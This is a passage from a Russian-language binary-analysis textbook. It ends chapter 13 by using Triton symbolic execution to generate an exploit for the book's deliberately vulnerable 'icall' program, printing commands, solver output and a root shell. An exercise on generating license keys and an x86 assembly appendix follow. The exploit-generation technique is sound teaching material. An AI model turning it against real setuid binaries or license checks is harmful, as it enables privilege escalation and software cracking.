                               ast.bvule(argExpr, ast.bv(126, triton.CPUSIZE.BYTE_BIT))
                           ])
            exploitExpr = ast.land([exploitExpr, argExpr])

    print 'Getting model for %s -> 0x%x' % (insn, target)
    model = Triton.getModel(exploitExpr)
    for k, v in model.iteritems():
        print '%s (%s)' % (v, Triton.getSymbolicVariableFromId(k).getComment())
```

Для вычисления эксплойта уязвимого сайта `exploit_icall` сначала получает идентификатор регистра-операнда, содержащего целевой адрес косвенного вызова. Затем функция вызывает `Triton.getAstFromId`, получая AST с символьным выражением регистра, и `Triton.unrollAst`, разворачивая его в полностью раскрытое AST без узлов-ссылок.

Затем `exploit_icall` получает `AstContext` Triton и посредством него строит выражение AST для решателя, как в инструменте покрытия кода из раздела 13.4. Основное ограничение эксплойта очевидно: нужно найти решение, в котором символьное выражение регистра цели косвенного вызова равно адресу секретной административной области, хранящемуся в глобальной переменной `target`.

Константа `triton.CPUSIZE.QWORD_BIT` представляет размер машинного четверного слова (8 байт) в битах, тогда как `triton.CPUSIZE.QWORD` представляет тот же размер в байтах. Поэтому `ast.bv(target, triton.CPUSIZE.QWORD_BIT)` создаёт 64-битовый вектор с адресом секретной административной области.

Помимо основного ограничения выражения целевого регистра, эксплойт требует ограничить форму пользовательских входов. Для этого `exploit_icall` перебирает все символьные переменные и по комментариям проверяет, представляют ли они байты пользовательского ввода из `argv`. Для таких переменных функция получает AST-выражение и ограничивает байт печатаемым символом ASCII (≥ 32 и ≤ 126). Затем ограничение добавляется к общему списку ограничений эксплойта.

Наконец, `exploit_icall` вызывает `Triton.getModel`, вычисляя модель эксплойта для построенного набора ограничений, и, если модель существует, печатает её, чтобы пользователь мог применить её для эксплуатации `icall`. Для каждой переменной вывод показывает идентификатор Triton и удобочитаемый комментарий, сообщающий, какому байту `argv` соответствует символьная переменная. Благодаря этому модель легко отобразить обратно на конкретные аргументы командной строки. Испытаем это, создав эксплойт `icall` и получив оболочку `root`.

13.5.4. Получение оболочки root

В листинге 13-18 показано практическое применение `exploit_callsite.py` для создания эксплойта программы `icall`.

Листинг 13-18. Попытка найти эксплойт `icall` с длиной входа 3

```
$ cd ~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build
$ ./triton ~/code/chapter13/exploit_callsite.py \
             ~/code/chapter13/icall 2 AAA
Symbolized argument 2: AAA
Symbolized argument 1: 2
Calling 0x223c625e
Found tainted indirect call site '0x400bef: call rax'
Getting model for 0x400bef: call rax -> 0x400b3b
 # no model found
```

Сначала выполняется переход в основной каталог Triton в виртуальной машине, где находится сценарий-обёртка `triton`. Напомню: Triton предоставляет его для автоматической настройки Pin, необходимой конколическим инструментам. В сущности, обёртка запускает анализируемую программу (`icall`) в Pin, используя конколическую библиотеку Triton как Pintool. Эта библиотека принимает пользовательский конколический инструмент (`exploit_callsite.py`) как аргумент и запускает его.

Чтобы начать анализ, достаточно вызвать обёртку `triton`, передав имя сценария `exploit_callsite.py`, а также имя и аргументы анализируемой программы (`icall` с индексом 2 и входной строкой `AAA`). Обёртка обеспечивает запуск `icall` с заданными аргументами в Pin под управлением `exploit_callsite.py`. Строка `AAA` не является эксплойтом - это произвольная строка, направляющая конколическое исполнение.

Сценарий перехватывает функцию `main` программы `icall` и символизирует все байты пользовательского ввода в `argv`. Достигнув сайта косвенного вызова, `icall` использует как цель адрес `0x223c625e`, являющийся хешем `AAA`. Это фиктивный адрес, который обычно привёл бы к аварийному завершению, но здесь это неважно, поскольку `exploit_callsite.py` вычисляет модель эксплойта до выполнения косвенного вызова.

Перед выполнением косвенного вызова `exploit_callsite.py` пытается найти модель, дающую набор пользовательских входов, хеширующихся в целевой адрес `0x400b3b` секретной административной области. Этот шаг может занять до нескольких минут в зависимости от аппаратной конфигурации. К сожалению, решатель не находит модель, поэтому `exploit_callsite.py` завершается без эксплойта.

Однако это не обязательно означает, что эксплойта нет. Конколическому исполнению `icall` передана строка `AAA`, и `exploit_callsite.py` создаёт отдельную символьную переменную для каждого из трёх входных байтов. Следовательно, решатель ищет модель эксплойта на основе пользовательской строки длиной 3. Неспособность найти эксплойт означает лишь отсутствие подходящей строки такой длины; с другой длиной может повезти больше. Вместо ручного перебора длин процесс можно автоматизировать, как в листинге 13-19.

Листинг 13-19. Сценарий попыток эксплуатации с переменной длиной входа

```
$ cd ~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build
$ for i in $(seq 1 100); do
    str=`python -c "print 'A'*"${i}`
    echo "Trying input len ${i}"
    ./triton ~/code/chapter13/exploit_callsite.py ~/code/chapter13/icall 2 ${str} \
      | grep -a SymVar
  done
Trying input len 1
Trying input len 2
Trying input len 3
Trying input len 4
SymVar_0 = 0x24 (argv[2][0])
SymVar_1 = 0x2A (argv[2][1])

SymVar_2 = 0x58 (argv[2][2])
SymVar_3 = 0x26 (argv[2][3])
SymVar_4 = 0x40 (argv[2][4])
SymVar_5 = 0x20 (argv[1][0])
SymVar_6 = 0x40 (argv[1][1])
Trying input len 5
SymVar_0 = 0x64 (argv[2][0])
SymVar_1 = 0x2A (argv[2][1])
SymVar_2 = 0x58 (argv[2][2])
SymVar_3 = 0x26 (argv[2][3])
SymVar_4 = 0x3C (argv[2][4])
SymVar_5 = 0x40 (argv[2][5])
SymVar_6 = 0x40 (argv[1][0])
SymVar_7 = 0x40 (argv[1][1])
Trying input len 6
^C
```

Здесь оператор `for` оболочки bash перебирает все целые i от 1 до 100. На каждой итерации цикл создаёт строку из i букв `A`, а затем пытается создать эксплойт с этой строкой длины i как пользовательским вводом, как в листинге 13-18 для длины 3.[8]

Чтобы сократить вывод, посредством `grep` можно показывать лишь строки со словом `SymVar`. Тогда отображаются только строки успешных моделей, а не давшие модель попытки завершаются без вывода.

Вывод цикла начинается с `Trying input len 1`. Для длин от 1 до 3 модель найти не удаётся, но поиск успешен для длины 4 и снова для длины 5. После этого исполнение остановлено, поскольку при уже найденном эксплойте проверять следующие длины незачем.

Испытаем первый эксплойт из вывода (длиной 4). Чтобы превратить вывод в строку эксплойта, нужно конкатенировать символы ASCII, назначенные решателем символьным переменным `argv[2][0]` - `argv[2][3]`, поскольку именно эти байты пользовательского ввода поступают в хеш-функцию `icall`. Как видно в листинге 13-19, решатель выбрал соответственно `0x24`, `0x2A`, `0x58` и `0x26`. Байт `argv[2][4]` должен быть завершающим `NULL` пользовательской строки, но решатель этого не знает и выбрал для него случайный входной байт `0x40`, который можно безопасно игнорировать.

Назначенные в модели байты `argv[2][0]` - `argv[2][3]` соответствуют строке эксплойта ASCII `$*X&`. Передадим её программе `icall`, как в листинге 13-20.

Листинг 13-20. Эксплуатация программы `icall`

```
$ cd ~/code/chapter13
$ ./icall 2 '$*X&'
Calling 0x400b3b
 # whoami
root
```

Для испытания эксплойта выполняется переход обратно в каталог кода этой главы, где находится `icall`, после чего программа вызывается с индексом 2 за пределами массива и только что созданной строкой эксплойта. Как видно, строка хешируется точно в `0x400b3b` - адрес секретной административной области. Благодаря отсутствию проверки границ пользовательского индекса указателя функции удалось заставить `icall` вызвать этот адрес и предоставить оболочку `root`. Команда `whoami` печатает `root`, подтверждая получение привилегированной оболочки. Эксплойт автоматически создан посредством символьного исполнения!

13.6. Резюме

В этой главе вы научились применять символьное исполнение для создания инструментов, автоматически раскрывающих нетривиальную информацию о бинарных программах. Символьное исполнение - один из самых мощных методов бинарного анализа, хотя пользоваться им нужно осторожно, минимизируя проблемы масштабируемости. Как показал пример автоматической эксплуатации, эффективность инструментов symbex можно дополнительно повысить, сочетая их с другими методами, например динамическим анализом помеченных данных.

Если вы прочли всю книгу, то теперь знакомы с разнообразными методами бинарного анализа для широкого круга целей: от взлома и тестирования безопасности до обратной разработки, анализа вредоносных программ и отладки. Надеюсь, книга позволила вам эффективнее работать над собственными проектами бинарного анализа и дала прочную основу для дальнейшего обучения в этой области, а возможно, и для её развития благодаря вашему вкладу!

Упражнение

1. Создание лицензионных ключей

В каталоге кода этой главы находится программа `license.c`, которая принимает серийный номер и проверяет его правильность (подобно проверке лицензионного ключа в коммерческом программном обеспечении). Создайте инструмент символьного исполнения посредством Triton, способный генерировать действительные лицензионные ключи, принимаемые `license.c`.

Примечания

[1] [назад] `https://angr.io/`
[2] [назад] `s2e.systems`
[3] [назад] `https://klee.github.io/`
[4] [назад] Чтобы отключить построение AST для несимвольных регистров и участков памяти, можно включить режим Triton `ONLY_ON_SYMBOLIZED`, способный повысить производительность.
[5] [назад] Существуют и другие варианты `setConcreteMemoryValue`, позволяющие назначить несколько байтов за один раз, но здесь они не используются. Подробнее см. документацию Triton: `https://triton.quarkslab.com/documentation/doxygen/classtriton_1_1API.html`.
[6] [назад] Если точнее, первые шесть аргументов передаются в регистрах `rdi`, `rsi`, `rdx`, `rcx`, `r8` и `r9`, а дополнительные аргументы - в стеке.
[7] [назад] Даже при запуске непривилегированным пользователем бинарные файлы `setuid root` исполняются с привилегиями `root`. Это позволяет обычным пользователям запускать программы, выполняющие привилегированные операции, например настройку низкоуровневых сетевых сокетов или изменение файла `/etc/passwd`.
[8] [назад] Подобного эффекта без перезапуска программы можно добиться посредством механизма снимков Triton. Например, см. поставляемый с Triton пример взлома пароля: `~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/src/examples/pin/inject_model_with_snapshot.py`.

Часть IV. Приложения

Приложение A. Краткий курс ассемблера x86

Поскольку язык ассемблера является стандартным представлением машинных инструкций, находящихся в бинарных файлах, многие виды бинарного анализа основаны на дизассемблировании. Поэтому для извлечения максимальной пользы из этой книги важно знать основы языка ассемблера x86. В этом приложении представлены важнейшие сведения, необходимые для дальнейшей работы.

Цель приложения не в том, чтобы научить вас писать программы на ассемблере (этому посвящены отдельные книги), а в изложении основ, позволяющих понимать дизассемблированные программы. Вы узнаете, как устроены программы на ассемблере и инструкции x86 и как они ведут себя во время исполнения. Кроме того, вы увидите, как распространённые конструкции программ C/C++ представлены на уровне ассемблера. Рассматриваются лишь основные 64-битовые пользовательские инструкции x86, без инструкций с плавающей точкой и расширенных наборов наподобие SSE или MMX. Для краткости 64-битовый вариант x86 (x86-64, или x64) далее называется просто x86, поскольку именно ему посвящена книга.

A.1. Структура программы на ассемблере

В листинге A-1 показана простая программа на C, а в листинге A-2 - соответствующая программа на ассемблере, созданная gcc 5.4.0. (В главе 1 объясняется, как компиляторы преобразуют программы C в ассемблерные листинги, а затем в бинарные файлы.)

При дизассемблировании бинарного файла дизассемблер по существу пытается преобразовать его обратно в точный ассемблерный листинг, максимально похожий на созданный компилятором. Пока рассмотрим структуру ассемблерной программы, не углубляясь в детали инструкций.

Листинг A-1. "Hello, world!" на C

```
#include <stdio.h>

int
main(int argc, char *argv[])
{
  printf("Hello, world!\n");

  return 0;
}
```

Листинг A-2. Ассемблерный код, созданный gcc

```
        .file "hello.c"
        .intel_syntax noprefix
        .section .rodata
.LC0:
        .string "Hello, world!"
        .text
        .globl  main
        .type   main, @function
main:
        push    rbp
        mov     rbp, rsp
        sub     rsp, 16
        mov     DWORD PTR [rbp-4], edi
        mov     QWORD PTR [rbp-16], rsi
        mov     edi, OFFSET FLAT:.LC0
        call    puts
```

```
mov     eax, 0
leave
ret
.size    main, .-main
.ident   "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.9)"
.section .note.GNU-stack,"",@progbits
```

Листинг A-1 состоит из функции `main`, вызывающей `printf` для печати постоянной строки `"Hello, world!"`. На высоком уровне соответствующая программа на ассемблере состоит из компонентов четырёх типов: инструкций, директив, меток и комментариев.

A.1.1. Ассемблерные инструкции, директивы, метки и комментарии

В табл. A-1 показаны примеры компонентов каждого типа. Точный синтаксис каждого зависит от ассемблера или дизассемблера. Для целей книги не требуется подробно знать синтаксические особенности конкретного ассемблера; нужно лишь научиться читать и анализировать дизассемблированный код, а не писать собственный ассемблерный код. Здесь применяется синтаксис, создаваемый gcc с параметром `-masm=intel`.

Таблица A-1. Компоненты программы на ассемблере

Тип	Пример	Значение
Инструкция	`mov eax, 0`	Переместить ноль в `eax`
Директива	`.section .text`	Поместить последующее содержимое в раздел `.text`
Директива	`.string "foobar"`	Определить строку ASCII, содержащую `"foobar"`
Директива	`.long 0x12345678`	Определить двойное слово со значением `0x12345678`
Метка	`foo: .string "foobar"`	Определить строку `"foobar"` с символьным именем `foo`
Комментарий	`# this is a comment`	Удобочитаемый комментарий

Инструкции - фактические операции, выполняемые процессором. Директивы - команды, предписывающие ассемблеру создать определённый фрагмент данных, поместить инструкции или данные в заданный раздел и так далее. Метки - символьные имена для обращения к инструкциям или данным ассемблерной программы, а комментарии - удобочитаемые строки документации. После ассемблирования и компоновки программы в бинарный файл все символьные имена заменяются адресами.

Ассемблерная программа из листинга A-2 предписывает ассемблеру поместить строку `"Hello, world!"` в раздел `.rodata`, предназначенный для постоянных данных. Директива `.section` сообщает, в какой раздел помещать последующее содержимое, а `.string` позволяет определить строку ASCII. Есть и директивы для других типов данных: `.byte` (байт), `.word` (2-байтовое слово), `.long` (4-байтовое двойное слово) и `.quad` (8-байтовое четверное слово).

Функция `main` помещается в раздел `.text`, предназначенный для кода. Директива `.text` - сокращение для `.section .text`, а `main:` вводит символьную метку функции `main`.

За меткой следуют сами инструкции `main`. Они могут символически обращаться к ранее объявленным данным, например к `.LC0` (символьному имени, выбранному gcc для строки `"Hello, world!"`). Поскольку программа печатает постоянную строку без переменных аргументов, gcc заменяет вызов `printf` вызовом более простой функции `puts`, печатающей заданную строку на экран.

A.1.2. Разделение кода и данных

Из листинга A-2 можно сделать важное наблюдение: компиляторы обычно разделяют код и данные по разным разделам. Это удобно при дизассемблировании или анализе бинарного файла, поскольку известно, какие байты программы интерпретировать как код, а какие - как данные. Однако архитектура x86 не запрещает смешивать код и данные в одном разделе, и на практике некоторые компиляторы или вручную написанные ассемблерные программы именно так и делают.

A.1.3. Синтаксис AT&T и Intel

Как упоминалось, разные ассемблеры используют разный синтаксис. Кроме того, для представления машинных инструкций x86 применяются два формата: Intel и AT&T.

В синтаксисе AT&T перед именем каждого регистра явно ставится `%`, а перед каждой константой - `$`; в синтаксисе Intel эти символы отсутствуют. В книге используется менее многословный синтаксис Intel. Важнейшее различие состоит в прямо противоположном порядке операндов. В AT&T исходный операнд предшествует целевому, поэтому перемещение константы в `edi` выглядит так:

```
mov    $0x6,%edi
```

В синтаксисе Intel та же инструкция представляется с целевым операндом на первом месте:

```
mov    edi,0x6
```

Помнить о порядке операндов важно, поскольку при дальнейшем изучении бинарного анализа вы, вероятно, встретите оба стиля.

A.2. Структура инструкции x86

Теперь, получив представление о структуре ассемблерных программ, рассмотрим формат ассемблерных инструкций. Вы также увидите устройство машинных инструкций, представляемых ассемблерным кодом.

A.2.1. Представление инструкций x86 на уровне ассемблера

На уровне ассемблера инструкции x86 обычно имеют вид `мнемоника назначение, источник`. Мнемоника - удобочитаемое представление машинной инструкции, а источник и назначение - её операнды. Например, инструкция `mov rbx, rax` копирует значение из регистра `rax` в `rbx`. Не все инструкции имеют ровно два операнда; у некоторых их вообще нет, как вы вскоре увидите.

Как уже говорилось, мнемоники - высокоуровневые представления машинных инструкций, понятных процессору. Кратко рассмотрим структуру инструкций x86 на машинном уровне. Это полезно в некоторых задачах бинарного анализа, например при изменении существующего бинарного файла.

A.2.2. Структура инструкций x86 на машинном уровне

ISA x86 использует инструкции переменной длины: некоторые инструкции x86 состоят всего из одного байта, но существуют и многобайтовые инструкции длиной до максимальных 15 байт. Кроме того, инструкция может начинаться в любом адресе памяти. Процессор не требует определённого выравнивания кода, хотя компиляторы часто выравнивают его для оптимизации извлечения инструкций из памяти. На рис. A-1 показана машинная структура инструкции x86.




Рис. A-1. Структура инструкции x86

Инструкция x86 состоит из необязательных префиксов, кода операции и нуля или нескольких операндов. Все части, кроме кода операции, необязательны.

Код операции - основной идентификатор типа инструкции. Например, `0x90` кодирует ничего не делающую инструкцию `nop`, а коды `0x00`-`0x05` - различные инструкции `add`. Префиксы способны изменять поведение инструкции, например заставлять её многократно повторяться или обращаться к другому сегменту памяти. Операнды - данные, над которыми работает инструкция.

Байт режима адресации, также называемый MOD-R/M или MOD-REG-R/M, содержит метаданные о типах операндов. Байты SIB (scale/index/base - масштаб/индекс/база) и смещение кодируют операнды памяти, а поле непосредственного значения может содержать непосредственный операнд (постоянное числовое значение). Вскоре эти поля будут рассмотрены подробнее.

Помимо явных операндов на рис. A-1, у некоторых инструкций есть неявные. Они не кодируются явно, а присущи коду операции. Например, целевой операнд кода `0x05` (инструкции `add`) всегда `rax`; изменяется и явно кодируется лишь исходный операнд. Инструкция `push`, например, неявно обновляет `rsp` (регистр указателя стека).

В x86 операнды бывают трёх типов: регистровые, операнды памяти и непосредственные. Рассмотрим каждый допустимый тип.

A.2.3. Регистровые операнды

Регистры - небольшие, быстро доступные области хранения внутри процессора. Некоторые имеют специальное назначение: указатель команд отслеживает текущий адрес исполнения, а указатель стека - вершину стека. Другие служат хранилищами общего назначения для переменных исполняемой программы.

Регистры общего назначения

В исходном наборе инструкций 8086, на котором основан x86, регистры имели ширину 16 бит. 32-битовая ISA x86 расширила их до 32 бит, а x86-64 - до 64. Для обратной совместимости регистры новых наборов являются надмножеством старых.

Регистровый операнд задаётся именем регистра. Например, `mov rax,64` перемещает 64 в `rax`. На рис. A-2 показано деление 64-битового `rax` на унаследованные 32- и 16-битовые регистры. Младшие 32 бита `rax` образуют `eax`, а младшие 16 бит `eax` - исходный регистр 8086 `ax`. Младший байт `ax` доступен как `al`, старший - как `ah`.




Рис. A-2. Деление регистра `rax` архитектуры x86-64

Другие регистры именуются сходным образом. В табл. A-2 приведены регистры общего назначения x86-64 и доступные унаследованные подрегистры. Регистры `r8`-`r15` добавлены в x86-64 и отсутствуют в ранних вариантах. Назначение 32-битового подрегистра наподобие `eax` автоматически обнуляет остальные биты родительского регистра (`rax`), тогда как назначение меньших `ax`, `al` и `ah` сохраняет прочие биты.

Таблица A-2. Регистры общего назначения x86

Описание	64 бита	Младшие 32 бита	Младшие 16 бит	Младший байт	2-й байт
Аккумулятор	`rax`	`eax`	`ax`	`al`	`ah`
База	`rbx`	`ebx`	`bx`	`bl`	`bh`
Счётчик	`rcx`	`ecx`	`cx`	`cl`	`ch`
Данные	`rdx`	`edx`	`dx`	`dl`	`dh`
Указатель стека	`rsp`	`esp`	`sp`	`spl`	
Указатель базы	`rbp`	`ebp`	`bp`	`bpl`	
Индекс источника	`rsi`	`esi`	`si`	`sil`	
Индекс назначения	`rdi`	`edi`	`di`	`dil`	
Регистры ОН x86-64	`r8-r15`	`r8d-r15d`	`r8w-r15w`	`r8l-r15l`	

Не придавайте слишком большого значения столбцу описаний большинства регистров. Они происходят из набора 8086, но сегодня большинство регистров табл. A-2 взаимозаменяемы. Как показано в разделе A.4.1, указатель стека (`rsp`) и указатель базы (`rbp`) считаются особыми, поскольку отслеживают структуру стека, хотя в принципе их можно использовать как регистры общего назначения.

Другие регистры

Помимо регистров табл. A-2 процессоры x86 содержат регистры не общего назначения. Два важнейших - `rip` (`eip` в 32-битовом x86 и `ip` в 8086) и `rflags` (`eflags` или `flags` в старых ISA). Указатель команд всегда направлен на следующую инструкцию и автоматически устанавливается процессором; записать его вручную нельзя. В x86-64 значение указателя команд можно прочитать, а в 32-битовом x86 нельзя даже этого. Регистр флагов состояния применяется для сравнений и условных ветвлений и отслеживает, например, дала ли последняя операция ноль или переполнение.

В ISA x86 есть сегментные регистры `cs`, `ds`, `ss`, `es`, `fs` и `gs`, позволяющие делить память на сегменты. Сегментация в основном вышла из употребления, а x86-64 почти отказалась от её поддержки, поэтому подробности здесь не рассматриваются.

Есть и управляющие регистры `cr0`-`cr10`, посредством которых ядро управляет поведением процессора, например переключается между защищённым и реальным режимами. Регистры `dr0`-`dr7` - отладочные и аппаратно поддерживают точки останова. Управляющие и отладочные регистры недоступны из пользовательского режима; к ним обращается только ядро, поэтому далее они не рассматриваются.

Существуют различные регистры конкретных моделей (MSR) и регистры расширенных наборов SSE и MMX, присутствующие не во всех процессорах x86. Инструкция `cpuid` сообщает о поддерживаемых возможностях, а `rdmsr` и `wrmsr` читают и записывают MSR. Поскольку многие специальные регистры доступны лишь ядру, в книге они не понадобятся.

A.2.4. Операнды памяти

Операнд памяти задаёт адрес, откуда процессор должен извлечь один или несколько байтов. ISA x86 поддерживает лишь один явный операнд памяти на инструкцию: нельзя одной инструкцией `mov` напрямую переместить байты из одного участка памяти в другой; регистр должен служить промежуточным хранилищем.

Операнд памяти x86 задаётся как `[база + индекс*масштаб + смещение]`, где база и индекс - 64-битовые регистры, масштаб равен 1, 2, 4 или 8, а смещение - 32-битовая константа либо символ. Все компоненты необязательны. Процессор вычисляет выражение, получая итоговый адрес памяти. База, индекс и масштаб кодируются в байте SIB, смещение - в одноимённом поле. По умолчанию масштаб равен 1, смещение - 0.

Формат достаточно гибок для прямого выражения распространённых конструкций. Например, `mov eax, DWORD PTR [rax*4 + arr]` обращается к элементу массива: `arr` - смещение с начальным адресом массива, `rax` содержит индекс, а каждый элемент занимает 4 байта. `DWORD PTR` сообщает ассемблеру, что из памяти нужно получить 4 байта. Для доступа к полю структуры можно сохранить её начальный адрес в базовом регистре и прибавить смещение нужного поля.

В x86-64 разрешено использовать `rip` как базу операнда памяти, но тогда индексный регистр недоступен. Компиляторы часто применяют эту возможность для позиционно-независимого кода и доступа к данным, поэтому в бинарных файлах x86-64 часто встречается адресация относительно `rip`.

A.2.5. Непосредственные операнды

Непосредственные операнды - постоянные целые значения, жёстко закодированные в инструкции. В `add rax, 42` значение 42 является непосредственным.

В x86 они кодируются с порядком байтов от младшего к старшему: младший байт многобайтового целого первым размещается в памяти. Поэтому ассемблерная инструкция `mov ecx, 0x10203040` кодирует непосредственное значение на машинном уровне байтами в обратном порядке: `0x40302010`.

Знаковые целые x86 кодирует в дополнительном коде: для отрицательного значения берётся положительное, все его биты инвертируются, после чего прибавляется 1 с игнорированием переполнения. Чтобы закодировать 4-байтовое -1, берут `0x00000001`, инвертируют биты в `0xfffffffe` и прибавляют 1, получая `0xffffffff`. Непосредственное значение или значение памяти, начинающееся с множества байтов `0xff`, часто является отрицательным.

Теперь, зная общий формат и работу инструкций x86, рассмотрим семантику распространённых инструкций, которые встретятся в книге и собственных проектах бинарного анализа.

A.3. Распространённые инструкции x86

В табл. A-3 описаны распространённые инструкции x86. Не указанную в таблице инструкцию можно найти в сеточном справочнике `http://ref.x86asm.net/` или руководстве Intel `https://software.intel.com/en-us/articles/intel-sdm/`. Большинство инструкций понятны без объяснений, но некоторые заслуживают подробного обсуждения.

Таблица A-3. Распространённые инструкции x86

Инструкция	Описание	
Передача данных		
`mov dst, src`	`dst = src`	
`xchg dst1, dst2`	Поменять местами `dst1` и `dst2`	
`push src`	Поместить `src` в стек и уменьшить `rsp`	
`pop dst`	Извлечь значение из стека в `dst` и увеличить `rsp`	
Арифметика		
`add dst, src`	`dst += src`	
`sub dst, src`	`dst -= src`	
`inc dst`	`dst += 1`	
`dec dst`	`dst -= 1`	
`neg dst`	`dst = -dst`	

Инструкция	Описание	
`cmp src1, src2`	Установить флаги состояния по `src1 - src2`	
Логические/побитовые		
`and dst, src`	`dst &= src`	
`or dst, src`	`dst | = src`	
`xor dst, src`	`dst ^= src`	
`not dst`	`dst = ~dst`	
`test src1, src2`	Установить флаги состояния по `src1 & src2`	
Безусловные ветвления		
`jmp addr`	Перейти к адресу	
`call addr`	Поместить адрес возврата в стек, затем вызвать функцию по адресу	
`ret`	Извлечь адрес возврата из стека и вернуться к нему	
`syscall`	Войти в ядро для выполнения системного вызова	
Условные ветвления по флагам состояния	`jcc addr` переходит к адресу лишь при условии `cc`, иначе продолжает исполнение; `jncc` инвертирует условие	
`je addr` / `jz addr`	Перейти, если установлен флаг нуля	
`ja addr`	Перейти, если `dst > src` в последнем беззнаковом сравнении	
`jb addr`	Перейти, если `dst < src` в последнем беззнаковом сравнении	
`jg addr`	Перейти, если `dst > src` в последнем знаковом сравнении	
`jl addr`	Перейти, если `dst < src` в последнем знаковом сравнении	
`jge addr`	Перейти, если `dst >= src` в последнем знаковом сравнении	
`jle addr`	Перейти, если `dst <= src` в последнем знаковом сравнении	
`js addr`	Перейти, если последнее сравнение установило знаковый бит	
Прочие		
`lea dst, src`	Загрузить адрес памяти в `dst` (`dst = &src`, где `src` находится в памяти)	
`nop`	Ничего не делать, например при заполнении кода	

Следует отметить, что имя `mov` немного неточно: инструкция не перемещает исходный операнд в целевой, а копирует его, сохраняя исходный. Инструкции `push` и `pop` имеют особое значение для управления стеком и вызовов функций, как вы вскоре увидите.

A.3.1. Сравнение операндов и установка флагов состояния

Инструкция `cmp` важна для условных ветвлений. Она вычитает второй операнд из первого, но не сохраняет результат, а устанавливает по нему флаги в `rflags`. Последующие условные ветвления проверяют флаги и решают, выбирать ли ветвь. Важны флаг нуля (ZF), знака (SF) и переполнения (OF), показывающие соответственно нулевой, отрицательный результат или переполнение.

Инструкция `test` похожа на `cmp`, но устанавливает флаги по результату побитового И операндов, а не вычитания. Флаги устанавливают и некоторые другие инструкции. Руководство Intel или сеточный справочник точно сообщает, какие флаги устанавливает каждая.

A.3.2. Реализация системных вызовов

Для системного вызова применяется `syscall`. Предварительно нужно выбрать его номер и настроить операнды согласно требованиям ОС. Например, для `read` в Linux в `rax` загружается 0 (номер `read`), затем дескриптор файла, адрес буфера и число читаемых байтов загружаются соответственно в `rdi`, `rsi` и `rdx`, после чего выполняется `syscall`.

Сведения о настройке системных вызовов Linux см. в `man syscalls` или `https://filippo.io/linux-syscall-table/`. В 32-битовом x86 системный вызов выполняется посредством `sysenter` или `int 0x80` (программного прерывания для вектора `0x80`) вместо `syscall`. В других ОС соглашения могут отличаться.

A.3.3. Реализация условных переходов

Инструкции условного перехода реализуют ветвления вместе с предшествующими инструкциями установки флагов наподобие `cmp` или `test`. При выполнении условия они переходят к адресу или метке, иначе продолжают со следующей инструкции. Например, переход к `label`, если `rax < rbx` в беззнаковом сравнении, обычно выглядит так:

```
cmp rax, rbx
jb label
```

Аналогично, переход к `label`, если `rax` не равен нулю:

```
test rax, rax
jnz label
```

A.3.4. Загрузка адресов памяти

Инструкция `lea` (load effective address - загрузка эффективного адреса) вычисляет адрес, получаемый из операнда памяти вида `[база + индекс*масштаб + смещение]`, и сохраняет его в регистре, не разыменовывая. Она эквивалентна оператору взятия адреса (`&`) C/C++. Например, `lea r12, [rip+0x2000]` загружает адрес, полученный выражением `rip+0x2000`, в `r12`.

Теперь, познакомившись с важнейшими инструкциями x86, посмотрим, как из них складываются распространённые конструкции C/C++.

A.4. Распространённые конструкции кода на ассемблере

Компиляторы gcc, clang и Visual Studio создают распространённые шаблоны кода для вызовов функций, ветвей `if/else` и циклов. Те же шаблоны встречаются в написанном вручную ассемблерном коде. Их знание помогает быстро понимать ассемблерный или дизассемблированный код. Рассмотрим шаблоны gcc 5.4.0; другие компиляторы применяют сходные.

Первой конструкцией будут вызовы функций. Но для понимания их ассемблерной реализации нужно знать, как устроен стек x86.

A.4.1. Стек

Стек - область памяти для данных, связанных с вызовами функций: адресов возврата, аргументов и локальных переменных. В большинстве ОС каждый поток имеет собственный стек.

Название происходит от способа доступа. Значения записываются не в произвольные места, а в порядке "последним вошёл - первым вышел" (LIFO): их помещают на вершину стека и извлекают оттуда. Это соответствует вызовам функций: последняя вызванная функция возвращается первой. Шаблон доступа показан на рис. A-3.

